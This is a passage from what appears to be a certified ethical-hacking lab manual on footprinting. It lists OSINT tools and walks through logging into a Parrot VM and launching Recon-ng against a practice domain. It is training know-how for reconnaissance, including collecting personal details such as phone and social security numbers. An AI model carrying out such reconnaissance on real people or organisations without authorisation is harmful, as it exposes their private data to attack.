- Footprinting a target using FOCA
- Footprinting a target using BillCipher
- Footprinting a target using OSINT Framework

Lab Environment

To carry out this lab, you need:

- Windows 11 virtual machine
- Parrot Security virtual machine
- Windows Server 2019 virtual machine
- Web browsers with an Internet connection
- Administrator privileges to run the tools

Lab Duration

Time: 65 Minutes

Overview of Footprinting Tools

Footprinting tools are used to collect basic information about the target systems in order to exploit them. Information collected by the footprinting tools contains the target's IP location information, routing information, business information, address, phone number and social security number, details about the source of an email and a file, DNS information, domain information, etc.

Lab Tasks

Task 1: Footprinting a Target using Recon-ng

Recon-ng is a web reconnaissance framework with independent modules and database interaction that provides an environment in which open-source web-based reconnaissance can be conducted. Here, we will use Recon-ng to perform network reconnaissance, gather personnel information, and gather target information from social networking sites.

Note: Here, we will consider **www.certifiedhacker.com** as a target website. However, you can select a target domain of your choice.

Note: The results obtained might differ when you perform this lab task.

1. Turn on the **Parrot Security** virtual machine. In the login page, the **attacker** username will be selected by default. Enter password as **toor** in the Password field and press **Enter** to log in to the machine.


Note:

- If a **Parrot Updater** pop-up appears at the top-right corner of **Desktop**, ignore and close it.
 - If a **Question** pop-up window appears asking you to update the machine, click **No** to close the window.
2. Click the **MATE Terminal** icon at the top-left corner of the **Desktop** to open a **Terminal** window.
 3. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
 4. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

Note: The password that you type will not be visible.


5. Now, type **cd** and press **Enter** to jump to the root directory.

- In the **Terminal** window, type the command **recon-ng** and press **Enter** to launch the application.



```
[attacker@parrot]-[~]
$ sudo su
[sudo] password for attacker:
[root@parrot]-[/home/attacker]
# cd
[root@parrot]-[~]
# recon-ng
```

- Type **help** and press **Enter** to view all the commands that allow you to add/delete records to a database, query a database, etc.



```
recon-ng - Parrot Terminal

Parrot | | \ | | | | | | | |
www.practisec.com

[recon-ng v5.1.1, Tim Tomes (@lanmaster53)]

[*] No modules enabled/installed.


[recon-ng][default] > help

Commands (type [help|?] <topic>):
-----
back           Exits the current context
dashboard      Displays a summary of activity
db             Interfaces with the workspace's database
exit           Exits the framework
help           Displays this menu
index          Creates a module index (dev only)
keys           Manages third party resource credentials
marketplace    Interfaces with the module marketplace
modules        Interfaces with installed modules
options        Manages the current context options
pdb            Starts a Python Debugger session (dev only)
script         Records and executes command scripts
shell          Executes shell commands
show           Shows various framework items
snapshots      Manages workspace snapshots
spool          Spools output to a file
workspaces     Manages workspaces

[recon-ng][default] > 
```

